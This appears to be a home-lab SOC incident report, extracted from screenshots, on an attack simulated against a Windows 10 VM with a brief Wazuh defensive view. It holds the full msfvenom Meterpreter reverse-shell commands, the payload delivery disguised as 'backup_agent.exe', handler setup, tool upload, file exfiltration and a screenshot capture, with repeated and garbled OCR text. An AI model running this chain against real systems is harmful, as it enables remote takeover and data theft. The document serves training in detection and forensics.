

Active Attack Simulation & Forensic Investigation (Proof)

Kali: Attacker side proof

```

Session Actions Edit View Help
--encrypt-iv      <value> An initialization vector for --encrypt
-a, --arch       <arch> The architecture to use for --payload and --encoders (use --list archs to list)
--platform      <platform> The platform for --payload (use --list platforms to list)
-o, --out        <path> Save the payload to a file
-b, --bad-chars  <list> Characters to avoid example: '\x00\xff'
-n, --nopsled    <length> Prepend a nopsled of [length] size on to the payload
--pad-nops      <length> Use nopsled size specified by -n <length> as the total payload size, auto-prepending a nopsled of quantity (nops minus
payload length)
-s, --space      <length> The maximum size of the resulting payload
--encoder-space <length> The maximum size of the encoded payload (defaults to the -s value)
-i, --iterations <count> The number of times to encode the payload
-c, --add-code   <path> Specify an additional win32 shellcode file to include
-x, --template   <path> Specify a custom executable file to use as a template
-k, --keep       Preserve the --template behaviour and inject the payload as a new thread
-v, --var-name   <value> Specify a custom variable name to use for certain output formats
-t, --timeout    <second> The number of seconds to wait when reading the payload from STDIN (default 30, 0 to disable)
-h, --help        Show this message

(kali㉿kali)-[~]
$ msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.10.129 LPORT=4444 -f exe -o backup_agent.exe
zsh: no such file or directory: 192.168.10.129

(kali㉿kali)-[~]
$ msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.164.129 LPORT=4444 -f exe -o backup_agent.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of exe file: 7680 bytes
Saved as: backup_agent.exe

(kali㉿kali)-[~]
$ ls -l backup_agent.exe
-rw-rw-r-- 1 kali kali 7680 Feb  5 04:20 backup_agent.exe

(kali㉿kali)-[~]
$ ls
backup_agent.exe Desktop Documents Downloads Music Pictures Public soc-lab Templates Videos

(kali㉿kali)-[~]
$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...

```

```

Session Actions Edit View Help
msf exploit(multi/handler) > use exploit/multi/handler
[*] Using configured payload windows/x64/meterpreter/reverse_tcp
msf exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf exploit(multi/handler) > set LHOST ...
LHOST => ...
msf exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf exploit(multi/handler) > options

Payload options (windows/x64/meterpreter/reverse_tcp):
Name  Current Setting  Required  Description
EXIFUNC process        yes        Exit technique (Accepted: '', seh, thread, process, none)
LHOST            yes        The listen address (an interface may be specified)
LPORT            4444       yes        The listen port

Exploit target:
Id  Name
--  --
0  Wildcard Target

View the full module info with the info, or info -d command.

msf exploit(multi/handler) > exploit
[*] Started reverse TCP handler on ...:4444

```

SOC Incident Report

```
(kali㉿kali)-[~/Desktop]
$ msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.1.111 LPORT
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of exe file: 7680 bytes
Saved as: backup_agent.exe

(kali㉿kali)-[~/Desktop]
$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80) ...
192.168.164.128 - [05/Feb/2026 05:02:11] "GET / HTTP/1.1" 200 -
192.168.164.128 - [05/Feb/2026 05:02:12] code 404, message File not found
192.168.164.128 - [05/Feb/2026 05:02:12] "GET /favicon.ico HTTP/1.1" 404 -
192.168.164.128 - [05/Feb/2026 05:02:14] "GET /backup_agent.exe HTTP/1.1" 20
192.168.164.128 - [05/Feb/2026 05:02:49] "GET /backup_agent.exe HTTP/1.1" 30

[...]
```

```
Session Actions Edit View Help
+ --=[ 433 post - 49 encoders - 13 nops - 9 evasion ]
Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf exploit(multi/handler) > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf exploit(multi/handler) > set LHOST 192.168.1.111
LHOST => 192.168.1.111
msf exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf exploit(multi/handler) > options

Payload options (windows/x64/meterpreter/reverse_tcp):
Name Current Setting Required Description
EXITFUNC process yes Exit technique (Accepted: '', seh,
LHOST 192.168.1.111 yes The listen address (an interface m
LPORT 4444 yes The listen port

Exploit target:
Id Name
-- --
0 Wildcard Target

View the full module info with the info, or info -d command.

msf exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.168.1.111:4444
[*] Sending stage (230982 bytes) to 192.168.1.120
[*] Meterpreter session 1 opened (192.168.1.120:4444 -> 192.168.1.111:61747)
at 2026-02-05 05:10:21 -0500

meterpreter > [...]
```



```
(kali㉿kali)-[~/Desktop]
$ msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.1.111 LPORT
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of exe file: 7680 bytes
Saved as: backup_agent.exe

(kali㉿kali)-[~/Desktop]
$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80) ...
192.168.164.128 - [05/Feb/2026 05:02:11] "GET / HTTP/1.1" 200 -
192.168.164.128 - [05/Feb/2026 05:02:12] code 404, message File not found
192.168.164.128 - [05/Feb/2026 05:02:12] "GET /favicon.ico HTTP/1.1" 404 -
192.168.164.128 - [05/Feb/2026 05:02:14] "GET /backup_agent.exe HTTP/1.1" 20
192.168.164.128 - [05/Feb/2026 05:02:49] "GET /backup_agent.exe HTTP/1.1" 30

[...]
```

```
Session Actions Edit View Help
xrw 040777/rwxrw 0 dir 2023-12-03 21:56:12 zh-TW
xrw 100666/rw-rw 79872 fil 2019-12-07 04:08:33 zipcontainer.dll
-rw 100666/rw-rw 309248 fil 2026-01-28 10:55:41 zipfldr.dll
-rw 100666/rw-rw 30720 fil 2019-12-07 04:08:28 ztrace_maps.dll
-rw-

meterpreter > sysinfo
Computer : DESKTOP-EAGRRI
OS : Windows 10 22H2+ (10.0 build 19045).
Architecture : x64
System Language : en-US
Domain : WORKGROUP
Logged On Users : 2
Meterpreter : x64/windows
meterpreter > getuid
Server username: DESKTOP-...
meterpreter > shell
Process 11132 created.
Channel 1 created.
Microsoft Windows [Version 10.0.19045.6456]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32>shell
echo "BlueTeam_Lab_Success" > C:\Users\Public\hacked.txt
exitshell
'shell' is not recognized as an internal or external command,
operable program or batch file.

C:\Windows\system32>echo "BlueTeam_Lab_Success" > C:\Users\Public\hacked.t
xt

C:\Windows\system32>upload /usr/share/windows-resources/binaries/nc.exe C:
\\Users\\Public\\malware.exe
exitupload /usr/share/windows-resources/binaries/nc.exe C:\\Users\\Public\\
\\malware.exe
'exitupload' is not recognized as an internal or external command,
operable program or batch file.

C:\Windows\system32>[...]
```

SOC Incident Report

```
(kali㉿kali)-[~/Desktop]
$ msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.164.128 LPORT=4444 -f exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of exe file: 7680 bytes
Saved as: backup_agent.exe

(kali㉿kali)-[~/Desktop]
$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80) ...
192.168.164.128 - - [05/Feb/2026 05:02:11] "GET / HTTP/1.1" 200 -
192.168.164.128 - - [05/Feb/2026 05:02:12] code 404, message File not found
192.168.164.128 - - [05/Feb/2026 05:02:12] "GET /favicon.ico HTTP/1.1" 404 -
192.168.164.128 - - [05/Feb/2026 05:02:14] "GET /backup_agent.exe HTTP/1.1" 200
192.168.164.128 - - [05/Feb/2026 05:02:49] "GET /backup_agent.exe HTTP/1.1" 300

Session Actions Edit View Help
meterpreter > sysinfo
Computer : DESKTOP-EAGRIR
OS : Windows 10 22H2+ (10.0 Build 19045).
Architecture : x64
System Language : en_US
Domain : WORKGROUP
Logged On Users : 2
Meterpreter : x64/windows
meterpreter > getuid
Server username: DESKTOP-...
meterpreter > shell
Process 11132 created.
Channel 1 created.
Microsoft Windows [Version 10.0.19045.6456]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32>echo "BlueTeam_Lab_Success" > C:\Users\Public\hacked.txt
exitshell
'shell' is not recognized as an internal or external command,
operable program or batch file.

C:\Windows\system32>echo "BlueTeam_Lab_Success" > C:\Users\Public\hacked.txt
xt

C:\Windows\system32>upload /usr/share/windows-resources/binaries/nc.exe C:\\\\Users\\\\Public\\\\malware.exe
exitupload /usr/share/windows-resources/binaries/nc.exe C:\\\\Users\\\\Public\\\\malware.exe
'exitupload' is not recognized as an internal or external command,
operable program or batch file.

C:\Windows\system32>exit
exit
meterpreter > upload /usr/share/windows-resources/binaries/nc.exe C:\\\\Users\\\\Public\\\\discovery.exe
[*] Uploading : /usr/share/windows-resources/binaries/nc.exe → C:\\\\Users\\\\Public\\\\discovery.exe
[*] Uploaded 58.00 KiB of 58.00 KiB (100.0%): /usr/share/windows-resources/binaries/nc.exe → C:\\\\Users\\\\Public\\\\discovery.exe
[*] Completed : /usr/share/windows-resources/binaries/nc.exe → C:\\\\Users\\\\Public\\\\discovery.exe
meterpreter > 

Session Actions Edit View Help
meterpreter > getuid
Server username: DESKTOP-...
meterpreter > shell
Process 11132 created.
Channel 1 created.
Microsoft Windows [Version 10.0.19045.6456]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32>shell
echo "BlueTeam_Lab_Success" > C:\\\\Users\\\\Public\\\\hacked.txt
exitshell
'shell' is not recognized as an internal or external command,
operable program or batch file.

C:\\\\Windows\\\\system32>echo "BlueTeam_Lab_Success" > C:\\\\Users\\\\Public\\\\hacked.txt
xt


C:\\\\Windows\\\\system32>upload /usr/share/windows-resources/binaries/nc.exe C:\\\\Users\\\\Public\\\\malware.exe
exitupload /usr/share/windows-resources/binaries/nc.exe C:\\\\Users\\\\Public\\\\malware.exe
'exitupload' is not recognized as an internal or external command,
operable program or batch file.

C:\\\\Windows\\\\system32>exit
exit
meterpreter > upload /usr/share/windows-resources/binaries/nc.exe C:\\\\Users\\\\Public\\\\discovery.exe
[*] Uploading : /usr/share/windows-resources/binaries/nc.exe → C:\\\\Users\\\\Public\\\\discovery.exe
[*] Uploaded 58.00 KiB of 58.00 KiB (100.0%): /usr/share/windows-resources/binaries/nc.exe → C:\\\\Users\\\\Public\\\\discovery.exe
[*] Completed : /usr/share/windows-resources/binaries/nc.exe → C:\\\\Users\\\\Public\\\\discovery.exe
meterpreter > download C:\\\\Windows\\\\System32\\\\drivers\\\\etc\\\\hosts /home/kali/Desktop/stolen_data.txt
[*] Downloading: C:\\\\Windows\\\\System32\\\\drivers\\\\etc\\\\hosts → /home/kali/Desktop/stolen_data.txt
[*] Downloaded 824.00 B of 824.00 B (100.0%): C:\\\\Windows\\\\System32\\\\drivers\\\\etc\\\\hosts → /home/kali/Desktop/stolen_data.txt
[*] Completed : C:\\\\Windows\\\\System32\\\\drivers\\\\etc\\\\hosts → /home/kali/Desktop/stolen_data.txt
meterpreter > 
```

SOC Incident Report



SOC Incident Report



```
(kali㉿kali)-[~/Desktop]
$ msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.164.128 LPOR
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of exe file: 7680 bytes
Saved as: backup_agent.exe

(kali㉿kali)-[~/Desktop]
$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80) ...
192.168.164.128 - - [05/Feb/2026 05:02:11] "GET / HTTP/1.1" 200 -
192.168.164.128 - - [05/Feb/2026 05:02:12] code 404, message File not found
192.168.164.128 - - [05/Feb/2026 05:02:12] "GET /favicon.ico HTTP/1.1" 404 -
192.168.164.128 - - [05/Feb/2026 05:02:14] "GET /backup_agent.exe HTTP/1.1" 20
192.168.164.128 - - [05/Feb/2026 05:02:49] "GET /backup_agent.exe HTTP/1.1" 30
[...]
```



```
C:\Windows\system32>echo "BlueTeam_Lab_Success" > C:\Users\Public\hacked.t
xt

C:\Windows\system32>upload /usr/share/windows-resources/binaries/nc.exe C:\
\Users\Public\malware.exe
exitupload /usr/share/windows-resources/binaries/nc.exe C:\\\Users\\Public\\
\malware.exe
'exitupload' is not recognized as an internal or external command,
operable program or batch file.

C:\Windows\system32>exit
exit
meterpreter > upload /usr/share/windows-resources/binaries/nc.exe C:\\\User
s\\Public\\discovery.exe
[*] Uploading : /usr/share/windows-resources/binaries/nc.exe → C:\\Users\\
Public\\discovery.exe
[*] Uploaded 58.00 KiB of 58.00 KiB (100.0%): /usr/share/windows-resourc
es/binaries/nc.exe → C:\\Users\\Public\\discovery.exe
[*] Completed : /usr/share/windows-resources/binaries/nc.exe → C:\\Users\\
Public\\discovery.exe
meterpreter > download C:\\Windows\\System32\\drivers\\etc\\hosts /home/kal
i/Desktop/stolen_data.txt
[*] Downloading: C:\\Windows\\System32\\drivers\\etc\\hosts → /home/kali/Des
ktop/stolen_data.txt/hosts
[*] Downloaded 824.00 B of 824.00 B (100.0%): C:\\Windows\\System32\\driv
ers\\etc\\hosts → /home/kali/Desktop/stolen_data.txt/hosts
[*] Completed : C:\\Windows\\System32\\drivers\\etc\\hosts → /home/kali/Des
ktop/stolen_data.txt/hosts
meterpreter > webcam_list
[-] No webcams were found
meterpreter > webcam_snap
[-] Target does not have a webcam
meterpreter > screenshot
Screenshot saved to: /home/kali/lBJCnRGk.jpeg
meterpreter >
[*] 100% - Meterpreter session 1 closed. Reason: Died
terminate
[-] Unknown command: terminate. Run the help command for more details.
msf exploit(multi/handler) > exit

(kali㉿kali)-[~]
```





```
(kali㉿kali)-[~/Desktop]
$ msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.164.128 LPOR
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of exe file: 7680 bytes
Saved as: backup_agent.exe

(kali㉿kali)-[~/Desktop]
$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80) ...
192.168.164.128 - - [05/Feb/2026 05:02:11] "GET / HTTP/1.1" 200 -
192.168.164.128 - - [05/Feb/2026 05:02:12] code 404, message File not found
192.168.164.128 - - [05/Feb/2026 05:02:12] "GET /favicon.ico HTTP/1.1" 404 -
192.168.164.128 - - [05/Feb/2026 05:02:14] "GET /backup_agent.exe HTTP/1.1" 20
192.168.164.128 - - [05/Feb/2026 05:02:49] "GET /backup_agent.exe HTTP/1.1" 30
^C
Keyboard interrupt received, exiting.

(kali㉿kali)-[~/Desktop]
$
```

SOC Incident Report



Active Attack Simulation & Forensic Investigation – Complete Attack Flow

- Kali Linux (Attacker VM) created a malicious payload using `msfvenom` (windows/x64/meterpreter/reverse_tcp) and generated an executable file named `backup_agent.exe`.
- A Python HTTP server was started on Kali (port 80) to host the malicious executable for delivery to the target system.
- On Windows 10 (Victim VM), the payload file `backup_agent.exe` was downloaded from the Kali machine.
- Metasploit `multi/handler` was configured on Kali with:
 - Payload: windows/x64/meterpreter/reverse_tcp
 - LHOST: Attacker VM IP
 - LPORT: 4444
- The handler was started and began listening for incoming reverse connections.
- When the victim executed `backup_agent.exe`, a reverse TCP connection was established from the Windows VM to the Kali VM on port 4444.
- A Meterpreter session was successfully opened, confirming remote access to the Windows VM.
- Post-exploitation enumeration was performed:
 - `sysinfo` confirmed Windows 10 22H2 x64 environment.
 - `getuid` identified the logged-in user context.
- An interactive shell was spawned from Meterpreter.
- A proof-of-compromise file was created on the victim:
 - `echo "BlueTeam_Lab_Success" > C:\Users\Public\hacked.txt`
- A binary (`nc.exe`) was uploaded to the victim system as `discovery.exe`, simulating tool transfer during lateral movement or persistence staging.
- The Windows `hosts` file was downloaded from:
 - `C:\Windows\System32\drivers\etc\hosts`
 - Saved on Kali under `stolen_data.txt`
 - Demonstrates data exfiltration capability.
- Attempted webcam access commands showed no webcam present (post-exploitation capability testing).
- A screenshot of the victim desktop was captured using Meterpreter.
- The Meterpreter session was terminated.
- On Windows Event Viewer:
 - Event ID 5156 (Filtering Platform Connection) logged permitted outbound connection to attacker IP on port 4444.
 - Event ID 1001 (Windows Error Reporting) logged application crash related to `backup_agent.exe`.

SOC Incident Report

- Registry inspection showed UserAssist entries indicating execution artifacts of the malicious executable.
- Evidence artifacts generated:
 - Malicious executable on victim
 - Reverse connection logs
 - Security event logs
 - Application crash logs
 - Registry execution traces
 - Downloaded system file (hosts)
 - Desktop screenshot

This demonstrates a full attack lifecycle:

Payload Generation → Delivery → Execution → Command & Control → Post-Exploitation → Evidence Collection → Forensic Validation.

Windows: Defensive Side Investigation

SOC Incident Report

The screenshot displays two main windows of the Wazuh SOC interface.

Top Window (Wazuh Overview):

- AGENTS SUMMARY:** Shows 1 Active agent and 0 Disconnected agents.
- LAST 24 HOURS ALERTS:** Summary of alerts by severity:
 - Critical severity: 0 (Rule level 15 or higher)
 - High severity: 0 (Rule level 12 to 14)
 - Medium severity: 319 (Rule level 7 to 11)
 - Low severity: 186 (Rule level 0 to 6)
- ENDPOINT SECURITY:** Features four modules:
 - Configuration Assessment: Scan your assets as part of a configuration assessment audit.
 - Malware Detection: Check indicators of compromise triggered by malware infections or cyberattacks.
 - File Integrity Monitoring: Alerts related to file changes, including permissions, content, ownership, and attributes.
 - Threat Hunting: Browse through your security alerts, identifying issues and threats in your environment.
 - Vulnerability Detection: Discover what applications in your environment are affected by well-known vulnerabilities.
 - MITRE ATT&CK: Explore security alerts mapped to adversary tactics and techniques for better threat understanding.
- SECURITY OPERATIONS:** Includes links to IT Hygiene, PCI DSS, Docker, and Cloud Security (aws, Amazon Web Services).

Bottom Window (Endpoints):

- AGENTS BY STATUS:** Shows 1 Active agent, 0 Disconnected, 0 Pending, and 0 Never connected.
- TOP 5 OS:** Shows 1 windows (1) agent.
- TOP 5 GROUPS:** Shows 1 default (1) group.
- Agents (1):** A detailed table of agents:

| ID | Name | IP address | Group(s) | Operating system | Cluster node | Version | Status | Actions |
|-----|---------------|------------|----------|-------------------------------------|--------------|---------|--------|---------|
| 001 | windows10-lab | [REDACTED] | default | Microsoft Windows 10 Pro [REDACTED] | node01 | v4.14.2 | active | ... |

Buttons: Deploy new agent, Refresh, Export formatted, More, WQL.



Rows per page: 10.

SOC Incident Report

